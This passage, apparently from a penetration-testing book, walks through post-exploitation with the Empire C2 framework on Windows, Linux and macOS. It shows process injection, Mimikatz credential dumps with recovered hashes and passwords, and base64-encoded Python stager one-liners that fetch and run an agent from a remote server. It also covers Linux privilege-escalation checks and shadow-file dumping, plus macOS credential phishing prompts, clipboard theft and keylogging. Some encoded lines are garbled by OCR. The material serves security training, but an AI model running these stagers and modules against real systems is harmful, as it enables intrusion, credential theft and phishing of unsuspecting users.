
privileged agent). Empire also has a very interesting feature named `workinghours`. This will Get or Set an agent's working hours (9:00-17:00). Execute the following command to use this feature:

```
workinghours
```



The agent will now only connect back to us according to the target server's working hours. Because of this, it is better to stay hidden for longer.

Let's interact with a high integrity agent for further post exploitation:



The agent connected back with the Empire C2 using the PowerShell process. This also means that any user on the target server can detect the `powershell.exe` process in their task manager. To stay hidden, it's always a good idea to migrate to another process. In Metasploit, this can be achieved by using the `migrate` command but unfortunately, Empire doesn't have a direct way to perform process migration. However, Empire does have process injection supported, so let's use process injection as a workaround for process migration.

Let's first list all the processes on the target server using the `ps` command:

```
Harry — harry@FuzzerOS: ~/Empire — ssh
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24        ~ — msfconsole -r rev_https
(Empire: 731LH26E) > ps
[*] Tasked 731LH26E to run TASK_SHELL
[*] Agent 731LH26E tasked with task ID 3
(Empire: 731LH26E) > [*] Agent 731LH26E returned results.
ProcessName                  PID Arch             UserName         MemUsage
-----------                  --- ----             --------         --------
Idle                           0 x64              N/A              0.02 MB
System                         4 x64              N/A              1.60 MB
conhost                      212 x64              PT-PC\PT         5.75 MB
smss                         288 x64              NT AUTHORITY\SY 0.85 MB
                                                  STEM
svchost                      328 x64              NT AUTHORITY\LO 17.39 MB
                                                  CAL SERVICE
```

Injecting in `explorer.exe` with PID 1048:

```
svchost        908 x64         N/A            12.16 MB
svchost        912 x64         N/A            22.04 MB
explorer      1048 x64         PT-PC\PT       32.61 MB
dwm           1092 x64         PT-PC\PT       3.87 MB
conhost       1108 x64         PT-PC\PT       5.10 MB
svchost       1120 x64         N/A            23.07 MB
```

Injecting into another process using `psinject`:

```
(Empire: AT1YSB7G) >
(Empire: AT1YSB7G) > psinject
[!] Injection requires you to specify listener
(Empire: AT1YSB7G) > psinject Empire 1048
[*] Tasked AT1YSB7G to run TASK_CMD_JOB
[*] Agent AT1YSB7G tasked with task ID 7
[*] Tasked agent AT1YSB7G to run module powershell/management/psinject
(Empire: AT1YSB7G) >
```

At this point, the new agent connects back to the listener:

```
(Empire: AT1YSB7G) > [*] Agent AT1YSB7G returned results.
Job started: G6A4L2
[*] Valid results returned by 182.68.210.178
[*] Sending POWERSHELL stager (stage 1) to 182.68.210.178
[*] New agent XMRSBDYZ checked in
[+] Initial agent XMRSBDYZ from 182.68.210.178 now active (Slack)
[*] Sending agent (stage 2) to XMRSBDYZ at 182.68.210.178
```

Let's check the newly connected agent to confirm whether or not the process injection worked:

```
(Empire: AT1YSB7G) > list agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------            ---    -----    ---------
 TesterAg ps 192.168.0.220   TESTER-PC         tester-PC\tester        powershell         2932   5/0.0    2018-09-11 10:21:03
 3XTGK17C ps 192.168.0.220   TESTER-PC         *tester-PC\tester       powershell         2340   5/0.0    2018-09-11 10:21:03
 3B5QCL2S py 127.0.0.1       xXxZombi3xXx.loca Harry                   /usr/bin/python    50920  5/0.0    2018-09-13 22:17:34

 AT1YSB7G ps 192.168.2.11    PT-PC             PT-PC\PT                powershell         2444   5/0.0    2018-09-14 09:06:04
 DRE3TSL7 ps 192.168.2.11    PT-PC             PT-PC\PT                explorer           1048   5/0.0    2018-09-14 09:06:04
 XMRSBDYZ ps 192.168.2.11    PT-PC             PT-PC\PT                explorer           1048   5/0.0    2018-09-14 09:06:03


(Empire: AT1YSB7G) >
```

We can look for the saved credentials in Empire using the `creds` command:

```
(Empire: 731LH26E) > creds

Credentials:

  CredID  CredType   Domain  UserName         Host           Password
  ------  --------   ------  --------         ----           --------
```

We don't have any credentials saved for now, so let's run `mimikatz` to gather credentials. By default, Empire uses the `mimikatz logonpasswords` module.

To execute Mimikatz, run the `mimikatz` command as follows:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24    ~ — msfconsole -r rev_https_handler_8080.rc
(Empire: 731LH26E) > mimikatz
[*] Tasked 731LH26E to run TASK_CMD_JOB
[*] Agent 731LH26E tasked with task ID 4
[*] Tasked agent 731LH26E to run module powershell/credentials/mimikatz/logonpasswords
```

Upon successful execution, the plain text password is retrieved and stored:

```
SID               : S-1-5-21-3881186481-1336627236-1975937850-1001
        msv :
         [00000003] Primary
         * Username : PT
         * Domain   : PT-PC
         * LM       : dc33fac2e34c9437aad3b435b51404ee
         * NTLM     : ee206513a3facf8228b7dbbff8302cef
         * SHA1     : a5e6d9fb6e1135365c49339b68ab56175ffad9c7
        tspkg :
         * Username : PT
         * Domain   : PT-PC
         * Password : harry
        wdigest :
         * Username : PT
         * Domain   : PT-PC
         * Password : harry
        kerberos :
         * Username : PT
         * Domain   : PT-PC
         * Password : harry
```

Now let's check the stored credentials again:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143×35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24    ~ — msfconsole -r rev_https_handler_8080.rc
(Empire: 731LH26E) > creds

Credentials:

  CredID  CredType   Domain   UserName    Host        Password
  ------  --------   ------   --------    ----        --------
  1       hash       PT-PC    PT          PT-PC       ee206513a3facf8228b7dbbff8302cef
  2       plaintext  PT-PC    PT          PT-PC       harry
```

The credentials are now stored. These credentials can further be used in post exploitation.

Empire post exploitation for Linux

Empire also supports Python-based modules. This means that any OS which has Python installed on them is supported as well. Let's take a look at how we can perform post exploitation on Linux using Empire.

To begin with, let's create a one-liner stager for Linux. This can be achieved by using a Bash launcher. To use the Bash launcher, execute the `usestager multi/bash` command and `info` command to view its options:

```
(Empire: agents) > usestager multi/bash
(Empire: stager/multi/bash) > info

Name: BashScript

Description:
  Generates self-deleting Bash script to execute the
  Empire stage0 launcher.

Options:

  Name             Required    Value            Description
  ----             --------    -------          -----------
  Listener         True                         Listener to generate stager for.
  OutFile          False                        File to output Bash script to, otherwise
                                                displayed on the screen.
  SafeChecks       True        True             Switch. Checks for LittleSnitch or a
                                                SandBox, exit the staging process if
                                                true. Defaults to True.
  Language         True        python           Language of the stager to generate.
  UserAgent        False       default          User-agent string to use for the staging
                                                request (default, none, or other).

(Empire: stager/multi/bash) >
```

Let's follow the usual process. Start by setting the listener and generating the one-liner stager using the `execute` command:

```
(Empire: stager/multi/bash) > execute
#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5cztpbXBvcnQgcmUsIHN1YnByb2Nlc3M7Y21kID0gInBzIC1lZiB8IGdyZXAgTGl0dGxlXCBTbml0Y2ggfCBncmVwIC12IGdyZXAiCnBzID0gc3VicHJvY2Vzcy5Qb3BlbihjbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUp
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
BTW2ldLFNbal09U1tqXSxTW2ldCmk9aj0wCmZvciBjaGFyIGluIGRhdGE6CiAgICBpPShpKzEpJTI1NgogICAgaj0oaitTW2ldKSUyNTYKICAgIFNbaV0sU1tqXT1TW2pdLFNbaV0KICAgI
G91dC5hcHBlbmQoY2hyKG9yZChjaGFyKV5TWyhTW2ldK1Nbal0pJTI1Nl0pKQpleGVjKCcnLmpvaW4ob3V0KSk='));" | /usr/bin/python &
rm -f "$0"
exit

(Empire: stager/multi/bash) >
```

Once the stager is executed on the target Linux server, the staging process will begin:

```
(Empire: stager/multi/bash) > [*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent T3DXBIIP from 182.68.128.28 posted valid Python PUB key
[*] New agent T3DXBIIP checked in
[+] Initial agent T3DXBIIP from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to T3DXBIIP at 182.68.128.28
[!] strip_python_comments is deprecated and should not be used
```

A new agent is connected back to the Empire C2:

```
(Empire: agents) > list

[*] Active agents:

 Name     La Internal IP     Machine Name      Username     Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------     -------            ---    -----    ---------
 T3DXBIIP py 127.0.1.1       FuzzerOS          harry        /usr/bin/python    6544   5/0.0    2018-09-07 17:23:06

(Empire: agents) >
```

Let's interact with the agent and get the basic system information using the `sysinfo` command:

```
(Empire: agents) > interact T3DXBIIP
(Empire: T3DXBIIP) > sysinfo
[*] Tasked T3DXBIIP to run TASK_SYSINFO
[*] Agent T3DXBIIP tasked with task ID 1
(Empire: T3DXBIIP) > sysinfo: 00000000|http://[redacted]||harry|FuzzerOS|127.0.1.1|Linux,FuzzerOS,4.4.0-134-generic,#160-Ubuntu SMP Wed
 Aug 15 14:57:38 UTC 2018,i686|False|/usr/bin/python|6544|python|2.7
[*] Agent T3DXBIIP returned results.
Listener:         http://[redacted]
Internal IP:     127.0.1.1
Username:         \harry
Hostname:        FuzzerOS
OS:               Linux,FuzzerOS,4.4.0-134-generic,#160-Ubuntu SMP Wed Aug 15 14:57:38 UTC 2018,i686
High Integrity:   0
Process Name:     /usr/bin/python
Process ID:       6544
Language:         python
Language Version: 2.7

[*] Valid results returned by 182.68.128.28
```

From the agent list, we can see that the agent is not a high integrity user. We need to perform privilege escalation here. Empire has another privilege escalation module based on Python `linux_priv_checker`. This module will do a full system enumeration to find common privilege escalation vectors. To use the module, execute the following command:

```
usemodule privesc/linux/linux_priv_checker
```

```
(Empire: T3DXBIIP) > usemodule privesc/linux/linux_priv_checker
(Empire: python/privesc/linux/linux_priv_checker) > info

              Name: LinuxPrivChecker
            Module: python/privesc/linux/linux_priv_checker
        NeedsAdmin: False
         OpsecSafe: True
          Language: python
MinLanguageVersion: 2.6
        Background: False
   OutputExtension: None

Authors:
  @Killswitch_GUI
  @SecuritySift

Description:
  This script is intended to be executed locally ona Linux box
  to enumerate basic system info, and search for
  commonprivilege escalation vectors with pure python.

Comments:
  For full comments and code:
  www.securitysift.com/download/linuxprivchecker.py

Options:

  Name  Required    Value                     Description
  ----  --------    -------                   -----------
  Agent True        T3DXBIIP                  Agent to run on.
```

Once the module is executed, the enumeration begins:

```
[+] Related Shell Escape Sequences...

    vi-->       :!bash
    vi-->       :set shell=/bin/bash:shell
    awk-->      awk 'BEGIN {system("/bin/bash")}'
    find-->     find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;
    perl-->     perl -e 'exec "/bin/bash";'

[*] FINDING RELEVENT PRIVILEGE ESCALATION EXPLOITS...

    Note: Exploits relying on a compile/scripting language not detected on this system are marked with a '**' but should still be tested!

    The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted
ile system

    The following exploits are applicable to this kernel version and should be investigated as well
    - Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 || Language=c
    - Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/19933 || Language=ruby**
    - CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/exploits/15944 || Language=c
    - CAP_SYS_ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || Language=c
    - MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/1518 || Language=c
    - open-time Capability file_ns_capable() Privilege Escalation || http://www.exploit-db.com/exploits/25450 || Language=c
    - open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || http://www.exploit-db.com/exploits/25307 || Language=c

Finished
=================================================================================================

[*] Valid results returned by 182.68.128.28

(Empire: python/privesc/linux/linux_priv_checker) >
(Empire: python/privesc/linux/linux_priv_checker) >
```

As shown in the preceding screenshot, we found a kernel exploit here. Consequently, we uploaded the payload and executed our launcher in the new security context. The result of this is that we are now root!

```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username      Process             PID    Delay    Last Seen
 ----     -- -----------     ------------      --------      -------             ---    -----    ---------
 T3DXBIIP py 127.0.1.1       FuzzerOS          \harry        /usr/bin/python     6544   5/0.0    2018-09-07 17:41:39
 HPMED21R py 127.0.1.1       FuzzerOS          *root         /usr/bin/python     11094  5/0.0    2018-09-07 17:41:42

(Empire: agents) >
```

The next thing to acquire is the passwords. Unlike Windows, Mimikatz doesn't run on Linux. Instead, Empire supports another module called `hashdump`. (Empire also supports a module known as `mimipenguin` which can extract plain-text passwords. For more information, refer to: https://github.com/huntergregal/mimipenguin). This extracts the `/etc/passwd` and `/etc/shadow` file and then unshadows the result. This module can be executed using the following command:

```
usemodule collection/linux/hashdump*
```

```
(Empire: HPMED21R) > usemodule collection/linux/hashdump*
(Empire: python/collection/linux/hashdump) > info

              Name: Linux Hashdump
            Module: python/collection/linux/hashdump
        NeedsAdmin: True
         OpsecSafe: True
          Language: python
MinLanguageVersion: 2.6
        Background: False
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Extracts the /etc/passwd and /etc/shadow, unshadowing the
  result.

Options:

  Name  Required    Value                     Description
  ----  --------    -------                   -----------
  Agent True        HPMED21R                  Agent to execute module on.
```

The * (asterisk) in the module name means that the module will only run with a higher security context (higher privilege).

Upon execution of the module, the unshadowed result is displayed as follows:

```
rtkit:*:118:126:RealtimeKit,,,:/proc:/bin/false
saned:*:119:127::/var/lib/saned:/bin/false
usbmux:*:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
harry:$6$txSQfj6z$/NJmr06813Lb9jwAlfrFBS6900YPAVrZJS2M2zvZUfZXEG0ZFR0ekFy6yzQGYrIleF7SJiWNJv57wV.YOBlrT1:1000:1000:harry,,,:/home/harry:/bin/ba
sh
vboxadd:!:999:1::/var/run/vboxadd:/bin/false
sshd:*:121:65534::/var/run/sshd:/usr/sbin/nologin

[*] Valid results returned by 182.68.128.28
```

There are multiple collection modules which can be used for further information gathering and internal network exploitation.

Empire post exploitation for OSX

Next in line is the post exploitation of macOS using Empire. There are some cool modules for OS X, and to see their magic, let's first get our stager ready. For stager creation, we can either choose the default launcher `multi/launcher` or the OSX launcher `osx/launcher`. The only difference between these two launchers is their available options. Unlike multi launcher, OSX launcher doesn't have proxy and obfuscation support. Let's execute the following command in order to use OSX launcher:

```
usestager osx/launcher
info
```

```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Language         True        python            Language of the stager to generate.
  SafeChecks       True        True              Switch. Checks for LittleSnitch or a
                                                 SandBox, exit the staging process if
                                                 true. Defaults to True.
  Base64           True        True              Switch. Base64 encode the output.
  Listener         True                          Listener to generate stager for.
  OutFile          False                         File to output launcher to, otherwise
                                                 displayed on the screen.
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
```

Let's add the listener using the `set Listener Empire` command:

```
(Empire: stager/osx/launcher) > set Listener Empire
(Empire: stager/osx/launcher) > execute
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5cztpbXBvcnQgcmUsIHN1YnByb2Nlc3M7Y21kID0gI
nBzIC1lZiB8IGdyZXAgTGl0dGxlXCBTbml0Y2ggfCBncmVwIC12IGdyZXAiCnBzID0gc3VicHJvY2Vzcy5Qb3BlbihjbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUp
Cm91dCA9IHBzLnN0ZG91dC5yZWFkKCkKcHMuc3Rkb3V0LmNsb3NlKCkKaWYgcmUuc2VhcmNoKCJMaXR0bGUgU25pdGNoIiwgb3V0KToKICAgc3lzLmV4aXQoKQppbXBvcnQgdXJsbGliMjs
KVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKSBsaWtlIEdlY2tvJztzZXJ2ZXI9J2h0dHA6Ly8yMDcuMTQ4LjEyNC4yMDo0ND
Mn03Q9Jy9uZXdzLnBocCc7cmVxPXVybGxpYjIuUmVxdWVzdChzZXJ2ZXIrdCk7CnJlcS5hZGRfaGVhZGVyKCdVc2VyLUFnZW50JyxVQSk7CnJlcS5hZGRfaGVhZGVyKCdDb29raWUnLCJzZ
XNzaW9uPUxPQldsUjUwK1Yyb1kvSGoxciszLy92bUcwZz0iKTsKcHJveHkgPSB1cmxsaWIyLlByb3h5SGFuZGxlcigpOwpvID0gdXJsbGliMi5idWlsZF9vcGVuZXIocHJveHkpOwp1cmxs
aWIyLmluc3RhbGxfb3BlbmVyKG8pOwphPXVybGxpYjIudXJsb3BlbihyZXEpLnJlYWQoKTsKSVY9YVsw0jRd02RhdGE9YVs00l07a2V5PUlWKydXX3hkUUBpJnwzLklNLW1HQVRrOlhMMV4
rMHZQe0J6Pyc7UyxqLG91dD1yYW5nZSgyNTYpLDAsW10KZm9yIGkgaW4gcmFuZ2UoMjU2KToKICAgIGo9KGorU1tpXStvcmQoa2V5W2klbGVuKGtleSldKSklMjU2CiAgICBTW2ldLFNbal
09U1tqXSxTW2ldCmk9aj0wCmZvciBjaGFyIGluIGRhdGE6CiAgICBpPShpKzEpJTI1NgogICAgaj0oaitTW2ldKSUyNTYKICAgIFNbaV0sU1tqXT1TW2pdLFNbaV0KICAgIG91dC5hcHBlb
mQoY2hyKG9yZChjaGFyKV5TWyhTW2ldK1Nbal0pJTI1Nl0pKQpleGVjKCcnLmpvaW4ob3V0KSk='));" | /usr/bin/python &
```

A Python one-liner command will be generated, and once this one-liner is executed on the target server, we'll get the agent connection:

```
(Empire: stager/osx/launcher) > [*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent FIWDQ99M from 182.68.128.28 posted valid Python PUB key
[*] New agent FIWDQ99M checked in
[+] Initial agent FIWDQ99M from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to FIWDQ99M at 182.68.128.28
[!] strip_python_comments is deprecated and should not be used
```

Now let's confirm the agent:

```
FIWDQ99M py 127.0.0.1  xXxZombi3xXx.loca Harry  /usr/bin/python   80742  5/0.0   2018-09-06 16:49:47
(Empire: agents) >
```

Now that we have the agent, let's interact with the agent and execute the `sysinfo` command to retrieve system information:

```
(Empire: agents) > interact FIWDQ99M
(Empire: FIWDQ99M) > sysinfo
[*] Tasked FIWDQ99M to run TASK_SYSINFO
[*] Agent FIWDQ99M tasked with task ID 1
(Empire: FIWDQ99M) > sysinfo: 00000000|http://[redacted]|Harry|xXxZombi3xXx.local|127.0.0.1|Darwin,xXxZombi3xXx.local,17.0.0,Darwin Ke
rnel Version 17.0.0: Thu Aug 24 21:48:19 PDT 2017; root:xnu-4570.1.46~2/RELEASE_X86_64,x86_64|False|/usr/bin/python|80742|python|2.7
[*] Agent FIWDQ99M returned results.
Listener:         http://[redacted]
Internal IP:     127.0.0.1
Username:         \Harry
Hostname:        xXxZombi3xXx.local
OS:               Darwin,xXxZombi3xXx.local,17.0.0,Darwin Kernel Version 17.0.0: Thu Aug 24 21:48:19 PDT 2017; root:xnu-4570.1.46~2/RELEASE_X86
_64,x86_64
High Integrity:   0
Process Name:     /usr/bin/python
Process ID:       80742
Language:         python
Language Version: 2.7

[*] Valid results returned by 182.68.128.28
```

The collection module has many options to choose from. In this case, let's choose the `prompt` module:

```
(Empire: FIWDQ99M) > usemodule collection/osx/
browser_dump        kerberosdump           keylogger            pillage_user          search_email
clipboard           keychaindump*          native_screenshot    prompt                sniffer*
hashdump*           keychaindump_chainbreaker native_screenshot_mss screensaver_alleyoop webcam
imessage_dump       keychaindump_decrypt   osx_mic_record       screenshot
(Empire: FIWDQ99M) > usemodule collection/osx/
```

The `prompt` module will launch a specified application with a prompt for credentials. By default, this module will open in the Mac App Store and prompt the user to provide their credentials. Execute the following command to use the `prompt` module:


```
usemodule osx/collection/prompt
info
```

```
(Empire: FIWDQ99M) > usemodule collection/osx/prompt
(Empire: python/collection/osx/prompt) > info

              Name: Prompt
            Module: python/collection/osx/prompt
        NeedsAdmin: False
         OpsecSafe: False
          Language: python
MinLanguageVersion: 2.6
        Background: False
   OutputExtension: None

Authors:
  @FuzzyNop
  @harmj0y

Description:
  Launches a specified application with an prompt for
  credentials with osascript.

Comments:
  https://github.com/fuzzynop/FiveOnceInYourLife

Options:

  Name        Required    Value                     Description
  ----        --------    -------                   -----------
  ListApps    False                                 Switch. List applications suitable for
                                                    launching.
  SandboxMode False                                 Switch. Launch a sandbox safe prompt
  Agent       True        FIWDQ99M                  Agent to execute module on.
  AppName     True        App Store                 The name of the application to launch.
```

Use the `execute` command to start the module. Note: this module will ask for credentials from the user which means that this is not a stealth module; that is, it is not opsec-safe. If the user finds this odd, you could get caught:

```
(Empire: python/collection/osx/prompt) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked FIWDQ99M to run TASK_CMD_WAIT
[*] Agent FIWDQ99M tasked with task ID 2
[*] Tasked agent FIWDQ99M to run module python/collection/osx/prompt
(Empire: python/collection/osx/prompt) > [*] Agent FIWDQ99M returned results.
```

Upon successful execution, the App Store will open on the user's screen and a prompt for a password will be displayed:



Once the user inputs their credentials, they will be phished back to Empire C2:

There's another module which lets us copy the content from the target system's clipboard. Let's execute the following command to run this module:


```
usemodule collection/osx/clipboard
info
```

```
(Empire: FIWDQ99M) > usemodule collection/osx/clipboard
(Empire: python/collection/osx/clipboard) > info

              Name: ClipboardGrabber
            Module: python/collection/osx/clipboard
        NeedsAdmin: False
         OpsecSafe: True
          Language: python
MinLanguageVersion: 2.6
        Background: False
   OutputExtension: None

Authors:
  @424f424f

Description:
  This module will write log output of clipboard to stdout (or
  disk).

Options:

  Name        Required    Value                     Description
  ----        --------    -------                   -----------
  OutFile     False                                 Optional file to save the clipboard
                                                    output to.
  MonitorTime True        0                         Optional for how long you would like to
                                                    monitor clipboard in (s).
  Agent       True        FIWDQ99M                  Agent to grab clipboard from.
```


Upon successful execution, we'll be able to see the content that is saved in the clipboard.

```
(Empire: python/collection/osx/clipboard) > [*] Agent FIWDQ99M returned results.
2018-09-06 22:27:28: u'Himanshu this is my new password: Harry@123#@!\nPlease make a note of it and don\u2019t share it with anyone. Thanks'

[*] Valid results returned by 182.68.128.28
```

We can also use the `screenshot` module to take a screenshot of the user's screen. This can be achieved either by executing the `osx_screenshot` command directly into the agent or by using the `usemodule collection/osx/native_screenshot` command. Note that this module uses Python Quartz libraries to take the screenshot, and it also saves the screenshot to the target server which is not opsec-safe. Once taken, the screenshot will be downloaded from the target server to Empire C2.



Upon successful execution, the screenshot will be downloaded locally and we can then view the file:



There are not many privilege escalation modules for OSX, but we can phish the user's credentials either through a prompt module or via a keylogger. Let's phish a user's credentials using a keylogger, executing the following command to set it up:

```
usemodule collection/osx/keylogger
info
```

```
(Empire: M39WR3CG) > usemodule collection/osx/keylogger
(Empire: python/collection/osx/keylogger) > info

              Name: Keylogger
            Module: python/collection/osx/keylogger
        NeedsAdmin: False
         OpsecSafe: False
          Language: python
MinLanguageVersion: 2.6
        Background: False
   OutputExtension: None

Authors:
  joev
  @harmj0y
  @Salbei_

Description:
  Logs keystrokes to the specified file. Ruby based and
  heavily adapted from MSF's osx/capture/keylog_recorder. Kill
  the resulting PID when keylogging is finished and download
  the specified LogFile.

Comments:
